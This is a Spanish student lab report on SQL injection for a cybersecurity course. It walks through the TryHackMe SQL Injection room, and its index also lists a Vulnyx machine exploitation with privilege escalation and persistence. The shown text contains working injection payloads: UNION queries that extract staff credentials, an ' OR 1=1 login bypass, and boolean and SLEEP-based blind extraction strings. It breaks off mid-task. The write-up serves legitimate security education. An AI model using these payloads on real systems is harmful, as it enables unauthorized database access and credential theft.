

Curso de Especialización

Ciberseguridad en las TIC

Actividad 22. Blind SQL injection (RA5) + PrivEsc (RA4)

Resumen

Autora: Marina del Pilar López Oliva

Abril 2026

IES Camp de Morvedre

Obra publicada con [Licencia Creative Commons Reconocimiento Compartir igual 4.0](https://creativecommons.org/licenses/by-sa/4.0/)



Revisión

Revisión	Fecha	Descripción
1.0	30/04/2026	Realización de la práctica.

Índice de Contenidos

1. TryHackMe SQL Injection.....	4
Tarea 5. In-Band SQLi (Error Based + UNION).....	4
Tarea 6. Blind SQLi (Bypass de login).....	6
Tarea 7. Boolean Based Blind SQLi.....	6
Tarea 8. Time Based Blind SQLi.....	8
Comprobación de la sala completada.....	13
2. Resuelve la máquina SHOP de la plataforma Vulnyx.....	13
Fase 1: Reconocimiento y enumeración.....	13
Fase 2: Detección de Blind SQL Injection.....	17
Fase 3: Explotación de la vulnerabilidad con SQLMap.....	18
Fase 3.1: Explotación de la vulnerabilidad con SQLMap - Automatización completa.....	21
Fase 4: Acceso por SSH (Escala horizontal).....	22
Fase 5: Escalada de privilegios a root.....	23
Fase 6: Persistencia en el sistema.....	24
Fase 7: Obtención de flags.....	25

1. TryHackMe SQL Injection

Para comprender los diferentes tipos de inyección SQL, he completado completamente la sala "SQL Injection" de TryHackMe. A continuación se documenta el procedimiento seguido en cada nivel.

Tarea 5. In-Band SQLi (Error Based + UNION)

Debemos obtener la contraseña del usuario martin.

Se detecta un parámetro vulnerable id en la URL `https://website.thm/article?id=1`. Al introducir una comilla simple, el sistema muestra un error SQL, confirmando la vulnerabilidad.




Figura 1. Detección de la vulnerabilidad SQL Injection.

Primero se determina el número de columnas mediante ORDER BY y luego se explota con UNION SELECT.

Consulta utilizada para listar las columnas de la tabla `staff_users`: `0 UNION SELECT 1,2,group_concat(column_name) FROM information_schema.columns WHERE table_name = 'staff_users'.`




Figura 2. Extracción de los nombres de las columnas de staff_users.

El resultado muestra tres columnas: id, password, username.

A continuación se extraen los usuarios y sus contraseñas: `0 UNION SELECT 1,2,group_concat(username,';',password SEPARATOR '|') FROM staff_users`.




Figura 3. Extracción de credenciales de la tabla staff_users.

Resultado obtenido: `martin;pa$$word`. Por lo tanto ya podemos entrar como usuario martin y contraseña pa\$\$word.




Figura 4. Flag obtenida después de pasar el nivel 1.

Flag obtenida: THM{SQL_INJECTION_3840}.

Tarea 6. Blind SQLi (Bypass de login)

Tenemos que superar el formulario de login sin conocer las credenciales.

El formulario de login ejecuta la siguiente consulta en el backend: `SELECT * FROM users WHERE username='%username%' AND password='%password%' LIMIT 1;`

Para evitar la comprobación de credenciales, se introduce en el campo username la siguiente inyección: `' OR 1=1;--`.

Esto convierte la consulta en: `SELECT * FROM users WHERE username='' OR 1=1;--' AND password='...' LIMIT 1;`

Como `1=1` siempre es verdadero, la consulta devuelve un usuario válido y el sistema permite el acceso.




Figura 5. Inyección en el campo username para bypass del login.

Tras el bypass, se obtiene la flag del nivel.




Figura 6. Flag del nivel 2 – Blind SQLi.

Flag obtenida: THM{SQL_INJECTION_9581}.

Tarea 7. Boolean Based Blind SQLi

En este nivel no se muestran datos directamente, pero la página cambia ligeramente si la condición es verdadera (`{"taken":true}`) o falsa (`{"taken":false}`).

Se utiliza el endpoint `/checkuser?username=` para probar condiciones.

Consulta para confirmar que la base de datos se llama sqli_three: `admin123' AND database() LIKE 'sqli_three%';--`.




Figura 7. Prueba booleana para adivinar el nombre de la base de datos




Figura 8. Credenciales para loguearnos.

Iterando sobre caracteres y observando los cambios en la respuesta, se puede extraer información completa. Al finalizar el nivel se obtiene la flag.




Figura 9. Flag del nivel 3

Flag obtenida: THM{SQL_INJECTION_1093}

Tarea 8. Time Based Blind SQLi

En este nivel no hay feedback visual ni errores. Se utiliza la función SLEEP(n) para introducir retardos y confirmar si una condición es verdadera.

Primera prueba para verificar la vulnerabilidad: `admin123' UNION SELECT SLEEP(5),2;--`.




Figura 10. Inyección temporal básica para confirmar el vector.

Si el tiempo de respuesta es ≈ 5 segundos, la condición se cumple.

Identificación del nombre de la base de datos (carácter a carácter): `admin123' UNION SELECT SLEEP(5),2 WHERE database() LIKE 's%';--`.




Figura 11. Extracción del primer carácter de la base de datos.

Al probar 's%' el tiempo de respuesta fue de 5.002 segundos, confirmando que la base de datos empieza por s. Continuando el proceso se obtiene el nombre completo: `sqli_four`.

Extracción de nombres de tablas: `admin123' UNION SELECT SLEEP(5),2 WHERE (SELECT table_name FROM information_schema.tables WHERE table_schema='sqli_four' LIMIT 0,1) LIKE '%a%';--`.

